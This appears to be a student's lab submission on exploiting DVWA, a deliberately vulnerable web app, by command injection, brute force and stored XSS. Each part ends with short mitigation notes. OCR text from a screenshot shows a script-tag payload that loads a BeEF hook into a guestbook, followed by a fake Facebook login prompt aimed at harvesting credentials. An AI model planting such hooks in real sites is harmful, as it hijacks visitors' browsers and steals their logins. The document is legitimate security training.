Cybersecurity


Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:






Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Input validation is a great technique to protect web security to prevent
attackers from exploiting vulnerabilities. Input validation checks and
sanitizes the data that users or other sources provide to your web
application. Also, separating sensitive data from this server to a more
secure location would prevent unauthorized users from obtaining sensitive
information.
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:





Write two or three sentences outlining mitigation strategies for this vulnerability:


```
Multi-factor authentication helps to reduce the risk of account attacks and
provides additional security for users with their accounts. Forcing more
complex passwords and multifactor authentication helps to mitigate this
vulnerability.
```


Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:


Vulnerability: Stored
BeEF Control Panel
Sign in - Google Acco
0.0.0.0:3000/demos/p
BeEF Basic Demo
Not secure | 192.168.13.25/vulnerabilities/xss_s/
Update
DVWA
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Allison
Message *
<script src="http://127.0.0.1:3000/hook.js"></script>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: Allison
Message:
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Elements
Console
Sources
Network
Styles
Computed
Layout
Event Listeners
DOM Breakpoints
Properties


Not secure | 192.168.13.25/vulnerabilities/xss_s/
Update
Facebook Session Timed Out
Your session has timed out due to inactivity.
Please re-enter your username and password to login.
Email:
Password:
Log in
Name: test
Message: This is a test comment.
Name: Allison
Message:
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout





Write two or three sentences outlining mitigation strategies for this vulnerability:

```
Input validation minimizes cross-site scripting. This will make it harder
for people to put webhooks into your browser. Additionally, outputting
coding stops browsers from running scripts in message boxes.
```